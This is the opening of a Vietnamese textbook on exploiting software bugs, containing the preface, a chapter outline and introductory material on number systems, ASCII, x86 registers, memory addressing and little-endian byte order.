Nghệ thuật tận dụng lỗi phần mềm

Nguyễn Thành Nam

Ngày 28 tháng 2 năm 2009

Mục lục

Lời nói đầu

Mục tiêu của quyển sách này là để chia sẻ kỹ năng tận dụng lỗi phần mềm tới bạn đọc đam mê công nghệ. Thông qua những điều được trình bày trong Nghệ Thuật Tận Dụng Lỗi Phần Mềm, tác giả hy vọng sẽ chuyển những kiến thức từ lâu được xem là ma thuật thành khoa học, với các con số, các cách thức tính rõ ràng, dễ hiểu, và hợp lý. Cùng với dĩa DVD đi kèm, bạn đọc sẽ có điều kiện thực hành ngay những kỹ thuật trong sách trên môi trường máy ảo VMware, với hệ điều hành Debian phiên bản mới nhất, và nhân Linux 2.6.

Chương 1

Giới thiệu

Từ khi ra đời và trở nên phổ biến vào những năm đầu thập kỷ 80, máy vi tính (tài liệu này còn gọi ngắn gọn là máy tính) đã đóng góp tích cực trong mọi mặt của đời sống như sản xuất, kinh doanh, giáo dục, quốc phòng, y tế. Tốc độ tính toán nhanh, chính xác, tính khả chuyển, đa dụng là những lý do góp phần làm cho máy vi tính được đưa vào sử dụng ngày càng nhiều. Nếu cách nay 20 năm cách nhanh nhất để gửi một lá thư dài vài trang đến một người bạn ở xa là qua dịch vụ phát chuyển nhanh của bưu điện thì ngày nay điều này xảy ra trong vòng chưa đầy 20 giây qua thư điện tử. Nếu ngày trước kế toán viên phải làm việc với cả ngàn trang giấy và chữ số thì bây giờ họ chỉ cần nhấn nút và nhập lệnh vào các chương trình bảng tính thông dụng để đạt được cùng kết quả.

Máy vi tính có thể thay đổi bộ mặt và cách làm việc của xã hội là hoàn toàn nhờ vào sự phù hợp, và đa dạng của các ứng dụng chạy trên nó. Chương trình phục vụ tác nghiệp nhân sự, hệ thống quản lý quỹ ngân hàng, bộ phận điều khiển quỹ đạo tên lửa là những ví dụ của các ứng dụng máy tính. Chúng cũng nói lên tầm quan trọng của máy vi tính và dữ liệu số trong cuộc sống chúng ta. Thất nghiệp, hoặc có công ăn việc làm có thể chỉ là sự đổi thay của một bit từ 0 thành 1; số dư trong tài khoản ngân hàng trở nên phụ thuộc vào độ chuẩn xác của chương trình quản lý quỹ; và chiến tranh giữa hai nước giờ đây trở thành cuộc chiến trong không gian ảo.

Trong thời đại thông tin ngày nay, việc đảm bảo an toàn thông tin càng trở nên bức xúc hơn bao giờ hết. Nhưng để phòng chống được tin tặc thì trước hết ta cần hiểu được cách thức mà những lỗ hổng phần mềm bị tận dụng. Các phương tiện truyền thông thường xuyên viết về những lỗ hổng, và thiệt hại mà chúng dẫn tới nhưng vì thông tin cung cấp còn hạn chế nên vô tình đã thần kỳ hóa những kỹ thuật khoa học đơn thuần. Và việc giải thích cặn kẽ, cơ bản những kỹ thuật này là mục tiêu của quyển sách bạn đang cầm trên tay.

1.1 Cấu trúc tài liệu

Tài liệu này được chia ra làm bốn phần chính. Ở Chương 2, nguyên lý hoạt động cơ bản của máy vi tính sẽ được trình bày với các phần nhỏ về thanh ghi, bộ nhớ, các lệnh cơ bản. Một phần quan trọng trong chương này là sự giới thiệu về hợp ngữ và cách trình biên dịch (compiler) chuyển từ ngôn ngữ cấp cao như C sang ngôn ngữ cấp thấp hơn như hợp ngữ. Những quy định về cách sử dụng

ký hiệu, minh họa bộ nhớ trong tài liệu cũng được xác định trong chương này. Chương 2 rất quan trọng trong việc tạo nên một nền tảng kiến thức cho các trao đổi trong những chương sau.

Các chương khác trong tài liệu được trình bày một cách riêng lẻ nên bạn đọc có thể bỏ qua những chương không liên quan tới vấn đề mình quan tâm và đọc trực tiếp chương hoặc mục tương ứng.

Trong Chương 3, chúng ta sẽ bàn đến một dạng lỗi đặc biệt phổ biến là lỗi tràn bộ đệm. Sau khi đã giải thích thế nào là tràn bộ đệm, các ví dụ nêu ra trong sách sẽ nói về một vài nguyên tắc cơ bản để tận dụng loại lỗi này, cũng như các kỹ thuật hay gặp bao gồm điều khiển giá trị biến nội bộ, điều khiển con trỏ lệnh, quay về thư viện chuẩn, kết nối nhiều lần quay về thư viện chuẩn.

Dạng lỗi phổ thông thứ hai được bàn đến kế tiếp trong Chương 4 là lỗi chuỗi định dạng. Tuy không phổ biến như lỗi tràn bộ đệm nhưng mức độ nguy hại của loại lỗi này cũng rất cao do khả năng ghi một giá trị bất kỳ vào một vùng nhớ bất kỳ, cộng thêm sự dễ dàng trong việc tận dụng lỗi. Do đó, ở phần này, chúng ta sẽ xem xét bản chất của loại lỗi chuỗi định dạng, ba ẩn số quan trọng để tận dụng lỗi, các bài tập ghi một giá trị vào vùng nhớ đã định, và các hướng tận dụng phổ biến như ghi đè phân vùng `.dtors`, ghi đè tiểu mục trong GOT.

Phần chính cuối cùng nói về một số các loại lỗi tương đối ít gặp và đặc biệt nhưng tác hại cũng không nhỏ. Chương 5 bàn về lỗi trường hợp đua, dư một, và tràn số nguyên.

Mỗi chương đều kết thúc với một mục tóm tắt và ghi nhớ. Những kiến thức chủ đạo được trình bày trong chương tương ứng sẽ được đúc kết thành các chấm điểm trong mục này.

1.2 Làm sao để sử dụng hiệu quả tài liệu này

Các chương trong tài liệu bàn về các vấn đề riêng lẻ không phụ thuộc lẫn nhau. Tuy nhiên đọc giả được khuyến khích đọc qua Chương 2 trước để có nền tảng cho những chương sau, hoặc ít nhất là làm quen với các ký hiệu, quy ước được sử dụng trong tài liệu. Sau đó, tùy vào mục đích của mình, đọc giả có thể đọc tiếp các chương bàn về những vấn đề có liên quan.

Tài liệu này mặc dù có thể được đọc như những tài liệu khác nhưng hiệu quả sẽ tăng lên nhiều lần nếu bạn đọc cũng đồng thời thực tập trên môi trường máy ảo đi kèm. Môi trường này đã được thiết kế đặc biệt giúp bạn đọc thuận tiện nhất trong việc khảo sát và nắm bắt các kiến thức cơ bản được trình bày trong tài liệu. Đồng thời, những hình chụp dòng lệnh trong tài liệu đều được chụp từ chính môi trường máy ảo này nên bạn sẽ không ngỡ ngàng với các số liệu, địa chỉ, cách hoạt động của chương trình trong đó.

Trong mỗi chương, bạn đọc sẽ gặp những ô "Dừng đọc và suy nghĩ". Đây là những câu hỏi củng cố kiến thức và nâng cao hiểu biết nên bạn đọc được khuyến khích dừng đọc và suy nghĩ về vấn đề trong khoảng 30 phút trước khi tiếp tục.

Dừng đọc và suy nghĩ

Khi gặp các ô như thế này, bạn nên bỏ chút thời gian để suy nghĩ về vấn đề đặt ra. Riêng ở đây, bạn không cần làm vậy.

Cuối mỗi chương có phần tóm tắt và ghi nhớ. Nếu bạn có ít thời gian để đọc hết cả chương thì mục này sẽ giúp bạn nắm bắt đại ý của chương đó một cách hệ thống và xúc tích nhất.

Với những điểm lưu ý trên, chúng ta đã sẵn sàng để tiếp tục với những kiến thức về cấu trúc máy vi tính.

Chương 2

Máy tính và biên dịch

Mục đích cuối cùng của việc tận dụng lỗi phần mềm là thực thi các tác vụ mong muốn. Để làm được điều đó, trước hết chúng ta phải biết rõ cấu trúc của máy tính, cách thức hoạt động của bộ vi xử lý, những lệnh mà bộ vi xử lý có thể thực hiện, làm sao truyền lệnh tới bộ vi xử lý. Việc này cũng tương tự như học chạy xe máy vậy. Chúng ta phải biết nhấn vào nút nào để khởi động máy, nút nào để bật đèn xin đường, làm sao để rẽ trái, làm sao để dừng xe.

Trong chương này, chúng ta sẽ xem xét cấu trúc máy tính mà đặc biệt là bộ vi xử lý (Central Processing Unit, CPU), các thanh ghi (register), và bộ lệnh (instruction) của nó, cách đánh địa chỉ bộ nhớ tuyến tính (linear addressing). Kế tiếp chúng ta sẽ bàn tới mã máy (machine code), rồi hợp ngữ (assembly language) để có thể chuyển qua trao đổi về cách chương trình biên dịch (compiler) chuyển một hàm từ ngôn ngữ C sang hợp ngữ. Kết thúc chương chúng ta sẽ đưa ra một mô hình vị trí ngăn xếp (stack layout, stack diagram) của một hàm mẫu với các đối số và biến nội bộ.

Trong suốt tài liệu này, chúng ta sẽ chỉ nói đến cấu trúc của bộ vi xử lý Intel 32 bit.

2.1 Hệ cơ số

Trước khi đi vào cấu trúc máy tính, chúng ta cần nắm rõ một kiến thức nền tảng là hệ cơ số. Có ba hệ có số thông dụng mà chúng ta sẽ sử dụng trong tài liệu này:

Hệ nhị phân (binary) là hệ cơ số hai, được máy tính sử dụng. Mỗi một chữ số có thể có giá trị là 0, hoặc 1. Mỗi chữ số này được gọi là một bit. Tám (8) bit lập thành một byte (có ký hiệu là B). Một kilobyte (KB) là 1024 (2^{10}) byte. Một megabyte (MB) là 1024 KB.

Hệ thập phân (decimal) là hệ cơ số mười mà chúng ta, con người, sử dụng hàng ngày. Mỗi một chữ số có thể có giá trị là 0, 1, 2, 3, 4, 5, 6, 7, 8, hoặc 9.

Hệ thập lục phân (hexadecimal) là hệ cơ số mười sáu, được sử dụng để tính toán thay cho hệ nhị phân vì nó ngắn gọn và dễ chuyển đổi hơn. Mỗi một chữ số có thể có giá trị 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A, B, C, D, E, và F trong

Thập phân	Thập lục phân	Nhị phân
0	0	0000
1	1	0001
2	2	0010
3	3	0011
4	4	0100
5	5	0101
6	6	0110
7	7	0111
8	8	1000
9	9	1001
10	A	1010
11	B	1011
12	C	1100
13	D	1101
14	E	1110
15	F	1111

Bảng 2.1: Chuyển đổi giữa hệ thập lục phân và nhị phân

đó A có giá trị là 10 (thập phân), B có giá trị là 11 và tương tự với C, D, E, F.

2.1.1 Chuyển đổi từ hệ cơ số bất kỳ sang hệ cơ số mười

Gọi cơ số đó là R, số chữ số là n, chữ số ở vị trí mang ít ý nghĩa nhất (least significant digit) là x_0 (thường là số tận cùng bên phải), chữ số tại vị trí mang nhiều ý nghĩa nhất (most significant digit) là x_{n-1} (thường là số tận cùng bên trái), và các chữ số còn lại từ x_1 cho tới x_{n-2}. Giá trị thập phân của con số này sẽ được tính theo công thức sau:

$$Giá\,trị\,thập\,phân = x_0 \times R^0 + x_1 \times R^1 + ... + x_{n-2} \times R^{n-2} + x_{n-1} \times R^{n-1}$$

Ví dụ giá trị thập phân của số nhị phân 00111001 ($R = 2$, $n = 8$) là $1 \times 2^0 + 0 \times 2^1 + 0 \times 2^2 + 1 \times 2^3 + 1 \times 2^4 + 1 \times 2^5 + 0 \times 2^6 + 0 \times 2^7 = 57$, giá trị thập phân của số thập lục phân 7F ($R = 16$, $n = 2$) là $15 \times 16^0 + 7 \times 16^1 = 127$.

2.1.2 Chuyển đổi qua lại giữa hệ nhị phân và hệ thập lục phân

Mỗi một chữ số trong hệ thập lục phân tương ứng với bốn chữ số ở hệ nhị phân vì $16 = 2^4$. Do đó, để chuyển đổi qua lại giữa hai hệ này, chúng ta chỉ cần chuyển đổi từng bốn bit theo Bảng 2.1.

Ví dụ giá trị nhị phân của số thập lục phân AF là 10101111 vì A tương ứng với 1010 và F tương ứng với 1111, giá trị thập lục phân của số nhị phân 01010000 là 50.

	0	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**A**	**B**	**C**	**D**	**E**	**F**
0																
1																
2																
3	0	1	2	3	4	5	6	7	8	9						
4		A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5	P	Q	R	S	T	U	V	W	X	Y	Z					
6		a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7	p	q	r	s	t	u	v	w	x	y	z					

Bảng 2.2: Một vài giá trị phổ thông trong bảng mã ASCII

2.1.3 Bảng mã ASCII

Vì máy tính chỉ hiểu các bit 0 và 1 nên chúng ta cần có một quy định chung về cách biểu diễn những ký tự chữ như A, B, C, X, Y, Z. Bảng mã ASCII là một trong những quy định đó. Bảng mã này ánh xạ các giá trị thập phân nhỏ hơn 128 (từ 00 tới 7F trong hệ thập lục phân) thành những ký tự chữ thông thường. Bảng mã này được sử dụng phổ biến nên các hệ điều hành hiện đại đều tuân theo chuẩn ASCII.

Ngày nay chúng ta thường nghe nói về bảng mã Unicode vì nó thể hiện được hầu hết các ngôn ngữ trên thế giới và đặc biệt là tiếng Việt được giành riêng một vùng trong bảng mã. Bản thân Unicode cũng sử dụng cách ánh xạ ASCII cho các ký tự nhỏ hơn 128.

Bảng 2.2 liệt kê một số giá trị phổ thông trong bảng mã ASCII. Theo đó, ký tự chữ *A* hoa có mã 41 ở hệ thập lục phân, và mã thập lục 61 tương ứng với ký tự chữ *a* thường, mã thập lục 35 tương ứng với chữ số *5*.

Ngoài ra, một vài ký tự đặc biệt như ký tự kết thúc chuỗi NUL có mã thập lục 00, ký tự xuống dòng, tạo dòng mới (line feed, new line) có mã thập lục 0A, ký tự dời con trỏ về đầu dòng (carriage return) có mã thập lục 0D, ký tự khoảng trắng có mã thập lục 20.


Chúng ta đã xem xét qua kiến thức căn bản về các hệ cơ số và bảng mã ASCII. Ở phần kế tiếp chúng ta sẽ bàn về bộ vi xử lý của máy tính.

2.2 Kiến trúc máy tính


Máy tính gồm ba bộ phận chính là bộ xử lý (CPU), bộ nhập chuẩn (bàn phím) và bộ xuất chuẩn (màn hình). Chúng ta sẽ chỉ quan tâm đến bộ xử lý vì đây chính là trung tâm điều khiển mọi hoạt động của máy tính.

2.2.1 Bộ vi xử lý (Central Processing Unit, CPU)


Bộ vi xử lý đọc lệnh từ bộ nhớ và thực hiện các lệnh này một cách liên tục, không nghỉ. Lệnh sắp được thực thi được quyết định bởi con trỏ lệnh (instruction pointer). Con trỏ lệnh là một thanh ghi của CPU, có nhiệm vụ lưu trữ địa chỉ của lệnh kế tiếp trên bộ nhớ. Sau khi CPU thực hiện xong lệnh hiện tại, CPU sẽ thực hiện tiếp lệnh tại vị trí do con trỏ lệnh chỉ tới.



(a) Đang chỉ đến lệnh thứ nhất




(b) Đang chỉ đến lệnh thứ hai



(c) Sau khi thực hiện lệnh `nop`

Hình 2.1: Con trỏ lệnh



Hình 2.2: Quy ước biểu diễn

Hình 2.1a giả sử con trỏ lệnh đang mang giá trị 12345678. Điều này có nghĩa là CPU sẽ thực hiện lệnh tại địa chỉ 12345678. Tại địa chỉ này, chúng ta có lệnh 31 C0 (`xor eax, eax`). Vì lệnh này chiếm hai byte trên bộ nhớ nên sau khi thực hiện lệnh, con trỏ lệnh sẽ có giá trị là $12345678 + 2 = 1234567A$ như trong Hình 2.1b.

Tại địa chỉ 1234567A là lệnh 90 (`nop`). Do lệnh `nop` chỉ chiếm một byte bộ nhớ nên con trỏ lệnh sẽ trỏ tới ô nhớ kế nó tại địa chỉ 1234567B. Hình 2.1c minh họa giá trị của con trỏ lệnh sau khi CPU thực hiện lệnh `nop` ở Hình 2.1b.

Để bạn đọc dễ nắm bắt, chúng ta có các quy ước sau:

- Những giá trị số đề cập đến trong tài liệu này sẽ được biểu diễn ở dạng thập lục phân trừ khi có giải thích khác.
- Ô nhớ sẽ có địa chỉ thấp hơn ở bên tay trái, địa chỉ cao hơn ở bên tay phải.
- Ô nhớ sẽ có địa chỉ thấp hơn ở bên dưới, địa chỉ cao hơn ở bên trên.
- Đôi khi chúng ta sẽ biểu diễn bộ nhớ bằng một dải dài từ trái sang phải như đã minh họa ở Hình 2.1; đôi khi chúng ta sẽ biểu diễn bằng một hộp các ngăn nhớ, mỗi ngăn nhớ dài 04 byte tương ứng với 32 bit như trong Hình 2.2.

Từ ví dụ về con trỏ lệnh chúng ta nhận thấy rằng nếu muốn CPU thực hiện một tác vụ nào đó, chúng ta cần thỏa mãn hai điều kiện:

1. Các lệnh thực thi cần được đưa vào bộ nhớ.
2. Con trỏ lệnh phải có giá trị là địa chỉ của vùng nhớ chứa các lệnh trên.

Vì mã lệnh thực thi và dữ liệu chương trình đều nằm trên bộ nhớ nên ta có thể tải mã lệnh vào chương trình thông qua việc truyền dữ liệu thông thường. Đây cũng chính là mô hình cấu trúc máy tính von Neumann với bộ xử lý và bộ phận chứa dữ liệu lẫn mã lệnh được tách rời.

Việc chọn và xử dụng mã lệnh (shellcode) phù hợp với mục đích tận dụng lỗi nằm ngoài phạm vi của tài liệu này. Chúng ta sẽ không bàn tới cách tạo các mã lệnh mà thay vào đó chúng ta sẽ giả sử rằng mã lệnh phù hợp đã được nạp vào bộ nhớ. Nói như vậy không có nghĩa là việc tạo mã lệnh quá đơn giản nên bị bỏ qua. Ngược lại, việc tạo mã lệnh là một vấn đề rất phức tạp, với nhiều kỹ thuật riêng biệt cho từng cấu trúc máy, từng hệ điều hành khác nhau, thậm chí cho từng trường hợp tận dụng riêng biệt. Hơn nữa, phần lớn các mã lệnh phổ thông đều có thể được sử dụng lại trong các ví dụ chúng ta sẽ bàn tới ở những phần sau nên bạn đọc có thể tự áp dụng như là một bài tập thực hành nhỏ.

Với giả thiết điều kiện thứ nhất đã hoàn thành, tài liệu này sẽ tập trung vào việc giải quyết vấn đề thứ hai, tức là điều khiển luồng thực thi của máy tính. Theo ý kiến cá nhân của tác giả, đây thường là vấn đề mấu chốt của việc tận dụng lỗi, và cũng là lý do chính khiến chúng ta gặp nhiều khó khăn trong việc đọc hiểu các tin tức báo chí. Thật tế cho thấy (và sẽ được dẫn chứng qua các ví dụ) trong phần lớn các trường hợp tận dụng lỗi chúng ta chỉ cần điều khiển được luồng thực thi của chương trình là đã thành công 80% rồi.

Trong phần này, chúng ta đề cập đến con trỏ lệnh, và chấp nhận rằng con trỏ lệnh chứa địa chỉ ô nhớ của lệnh kế tiếp mà CPU sẽ thực hiện. Vậy thì con trỏ lệnh thật ra là gì?

2.2.2 Thanh ghi

Con trỏ lệnh ở 2.2.1 thật ra là một trong số các thanh ghi có sẵn trong CPU. Thanh ghi là một dạng bộ nhớ tốc độ cao, nằm ngay bên trong CPU. Thông thường, thanh ghi sẽ có độ dài bằng với độ dài của cấu trúc CPU.

Đối với cấu trúc Intel 32 bit, chúng ta có các nhóm thanh ghi chính được liệt kê bên dưới, và mỗi thanh ghi dài 32 bit.

Thanh ghi chung là những thanh ghi được CPU sử dụng như bộ nhớ siêu tốc trong các công việc tính toán, đặt biến tạm, hay giữ giá trị tham số. Các thanh ghi này thường có vai trò như nhau. Chúng ta hay gặp bốn thanh ghi chính là *EAX*, *EBX*, *ECX*, và *EDX*.

Thanh ghi xử lý chuỗi là các thanh ghi chuyên dùng trong việc xử lý chuỗi ví dụ như sao chép chuỗi, tính độ dài chuỗi. Hai thanh ghi thường gặp gồm có *EDI*, và *ESI*.

Thanh ghi ngăn xếp là các thanh ghi được sử dụng trong việc quản lý cấu trúc bộ nhớ ngăn xếp. Cấu trúc này sẽ được bàn đến trong Tiểu mục 2.2.4.3. Hai thanh ghi chính là *EBP* và *ESP*.

Thanh ghi đặc biệt là những thanh ghi có nhiệm vụ đặc biệt, thường không thể được gán giá trị một cách trực tiếp. Chúng ta thường gặp các thanh ghi như *EIP* và *EFLAGS*. EIP chính là con trỏ lệnh chúng ta đã biết. EFLAGS là thanh ghi chứa các cờ (mỗi cờ một bit) như cờ dấu (sign flag), cờ nhớ (carry flag), cờ không (zero flag). Các cờ này được thay đổi như là một hiệu ứng phụ của các lệnh chính. Ví dụ như khi thực hiện lệnh

lấy hiệu của 0 và 1 thì cờ nhớ và cờ dấu sẽ được bật. Chúng ta dùng giá trị của các cờ này để thực hiện các lệnh nhảy có điều kiện ví dụ như nhảy nếu cờ không được bật, nhảy nếu cờ nhớ không bật.

Thanh ghi phân vùng là các thanh ghi góp phần vào việc đánh địa chỉ bộ nhớ. Chúng ta hay gặp những thanh ghi *DS*, *ES*, *CS*. Trong những thế hệ 16 bit, các thanh ghi chỉ có thể định địa chỉ trong phạm vi từ 0 đến $2^{16} - 1$. Để vượt qua giới hạn này, các thanh ghi phân vùng được sử dụng để hỗ trợ việc đánh địa chỉ bộ nhớ, mở rộng nó lên 2^{20} địa chỉ ô nhớ. Cho đến thế hệ 32 bit thì hệ điều hành hiện đại đã không cần dùng đến các thanh ghi phân vùng này trong việc định vị bộ nhớ nữa vì một thanh ghi thông thường đã có thể định vị được tới 2^{32} ô nhớ tức là 4 GB bộ nhớ.

2.2.3 Bộ nhớ và địa chỉ tuyến tính

Thanh ghi là bộ nhớ siêu tốc nhưng đáng tiếc dung lượng của chúng quá ít nên chúng không phải là bộ nhớ chính. Bộ nhớ chính mà chúng ta nói đến là RAM với dung lượng thường thấy đến 1 hoặc 2 GB.

RAM là viết tắt của Random Access Memory (bộ nhớ truy cập ngẫu nhiên). Đặt tên như vậy vì để truy xuất vào bộ nhớ thì ta cần truyền địa chỉ ô nhớ trước khi truy cập nó, và tốc độ truy xuất vào địa chỉ nào cũng là như nhau. Vì thế việc xác định địa chỉ ô nhớ là quan trọng.

2.2.3.1 Định địa chỉ ô nhớ

Đến thế hệ 32 bit, các hệ điều hành đã chuyển sang dùng địa chỉ tuyến tính (linear addressing) thay cho địa chỉ phân vùng. Cách đánh địa chỉ tuyến tính làm đơn giản hóa việc truy xuất bộ nhớ. Cụ thể là ta chỉ cần xử lý một giá trị 32 bit đơn giản, thay vì phải dùng công thức tính toán địa chỉ ô nhớ từ hai thanh ghi khác nhau. Ví dụ để truy xuất ô nhớ đầu tiên, ta sẽ dùng địa chỉ 00000000, để truy xuất ô nhớ kế tiếp ta dùng địa chỉ 00000001 và cứ thế. Ô nhớ sau nằm ở địa chỉ cao hơn ô nhớ trước 1 đơn vị.

Khi ta nói đến địa chỉ bộ nhớ, chúng ta đang nói đến địa chỉ tuyến tính của RAM. Địa chỉ tuyến tính này không nhất thiết là địa chỉ thật của ô nhớ trong RAM mà sẽ phải được hệ điều hành ánh xạ lại. Công việc ánh xạ địa chỉ bộ nhớ được thực hiện qua phần quản lý bộ nhớ ảo (virtual memory management) của hệ điều hành.

Kiểu đánh địa chỉ tuyến tính ảo như vậy cho phép hệ điều hành mở rộng bộ nhớ thật có bằng cách sử dụng thêm phân vùng trao đổi (swap partition). Chúng ta thường thấy máy tính chỉ có 1 GB RAM nhưng địa chỉ bộ nhớ có thể có giá trị BFFFF6E4 tức là khoảng hơn 3 GB.

Trong 3 GB này, ngoài dữ liệu còn có các mã lệnh của chương trình. Chúng ta sẽ bàn tới các lệnh đó ở Tiểu mục 2.2.4.

2.2.3.2 Truy xuất bộ nhớ và tính kết thúc nhỏ

Như đã nói sơ qua, bộ vi xử lý cần xác định địa chỉ ô nhớ, và sẵn sàng nhận dữ liệu từ hoặc truyền dữ liệu vào bộ nhớ. Do đó để kết nối CPU với bộ nhớ chúng ta có hai đường truyền là đường truyền dữ liệu (data bus) và đường truyền địa chỉ (address bus). Khi cần đọc dữ liệu từ bộ nhớ, CPU sẽ thông báo rằng địa chỉ ô nhớ đã sẵn sàng trên đường truyền địa chỉ, và yêu cầu bộ nhớ truyền dữ

liệu qua đường truyền dữ liệu. Khi ghi vào thì CPU sẽ yêu cầu bộ nhớ lấy dữ liệu từ đường truyền dữ liệu và ghi vào các ô nhớ.

Các đường truyền dữ liệu và địa chỉ đều có độ rộng 32 bit cho nên mỗi lần truy cập vào bộ nhớ thì CPU sẽ truyền hoặc nhận cả 32 bit để tối ưu việc sử dụng đường truyền. Điều này dẫn đến câu hỏi về kích thước các kiểu dữ liệu nhỏ hơn 32 bit.

Câu hỏi đầu tiên là làm sao để CPU nhận được 1 byte thay vì 4 byte (32 bit) nếu mọi dữ liệu từ bộ nhớ truyền về CPU đều là 32 bit? Câu trả lời là CPU nhận tất cả 4 byte từ bộ nhớ, nhưng sẽ chỉ xử lý 1 byte theo như yêu cầu của chương trình. Việc này cũng giống như ta có một thùng hàng to nhưng bên trong chỉ để một vật nhỏ.

Câu hỏi thứ hai liên quan tới vị trí của 8 bit dữ liệu sẽ được xử lý trong số 32 bit dữ liệu nhận được. Làm sao CPU biết lấy 8 bit nào? Các nhà thiết kế vi xử lý Intel x86 32 bit đã quyết định tuân theo tính kết thúc nhỏ (little endian). Kết thúc nhỏ là quy ước về trật tự và ý nghĩa các byte trong một kiểu trình bày dữ liệu mà byte ở vị trí cuối (vị trí thấp nhất) có ý nghĩa nhỏ hơn byte ở vị trí kế.

Ví dụ trong Hình 2.3a, bốn ô nhớ bắt đầu từ địa chỉ a biểu diễn giá trị thập lục *42413938*. Chúng ta thấy rằng byte ở vị trí thấp nhất có ý nghĩa nhỏ nhất, và byte ở vị trí cao nhất có ý nghĩa lớn nhất đối với giá trị này. Thay đổi 1 đơn vị của byte thấp chỉ làm giá trị thay đổi $256^0 = 1$ đơn vị, trong khi thay đổi 1 đơn vị ở byte cao làm giá trị thay đổi $256^3 = 16777216$ đơn vị.

Cùng lúc đó, Hình 2.3b minh họa cách biểu diễn một chuỗi *"89AB"* kết thúc bằng ký tự NUL trong bộ nhớ. Chúng ta thấy từng byte của chuỗi (trong hình là giá trị ASCII của các ký tự tương ứng) được đưa vào bộ nhớ theo đúng thứ tự đó. Tính kết thúc nhỏ không có ý nghĩa với một chuỗi vì các byte trong một chuỗi có vai trò như nhau; không có sự phân biệt về mức quan trọng của từng byte đối với dữ liệu.


Thông qua hai hình minh họa, bạn đọc cũng chú ý rằng các ô nhớ có thể chứa cùng một dữ liệu (các byte 38, 39, 41, 42) nhưng ý nghĩa của dữ liệu chứa trong các ô nhớ đó có thể được hiểu theo các cách khác nhau bởi chương trình (là giá trị thập lục 42413938 hay là chuỗi "89AB").

Vì tuân theo tính kết thúc nhỏ nên CPU sẽ lấy giá trị tại địa chỉ thấp, thay vì tại địa chỉ cao. Xét cùng ví dụ đã đưa, nếu ta lấy 1 byte từ 32 bit dữ liệu bắt đầu từ địa chỉ a thì nó sẽ có giá trị thập lục *38*; 2 byte sẽ có giá trị *3938*; và 4 byte sẽ có giá trị *42413938*.

2.2.4 Tập lệnh, mã máy, và hợp ngữ

Tập lệnh là tất cả những lệnh mà CPU có thể thực hiện. Đây có thể được coi như kho từ vựng của một máy tính. Các chương trình là những tác phẩm văn học; chúng chọn lọc, kết nối các từ vựng riêng rẽ lại với nhau thành một thể thống nhất diễn đạt một ý nghĩa riêng.

Cũng như các từ vựng trong ngôn ngữ tự nhiên, các lệnh riêng lẻ có độ dài khác nhau (như đã nêu ra trong ví dụ ở Hình 2.1). Chúng có thể chiếm 1 hoặc 2 byte, và đôi khi có thể tới 9 byte. Những giá trị chúng ta đã thấy như 90, 31 C0 là những lệnh được CPU hiểu và thực hiện được. Các giá trị này được gọi là mã máy (machine code, opcode). Mã máy còn được biết đến như là ngôn ngữ lập trình thế hệ thứ nhất.



(a) Đối với giá trị 42413938

(b) Đối với chuỗi "89AB"

Hình 2.3: Tính kết thúc nhỏ

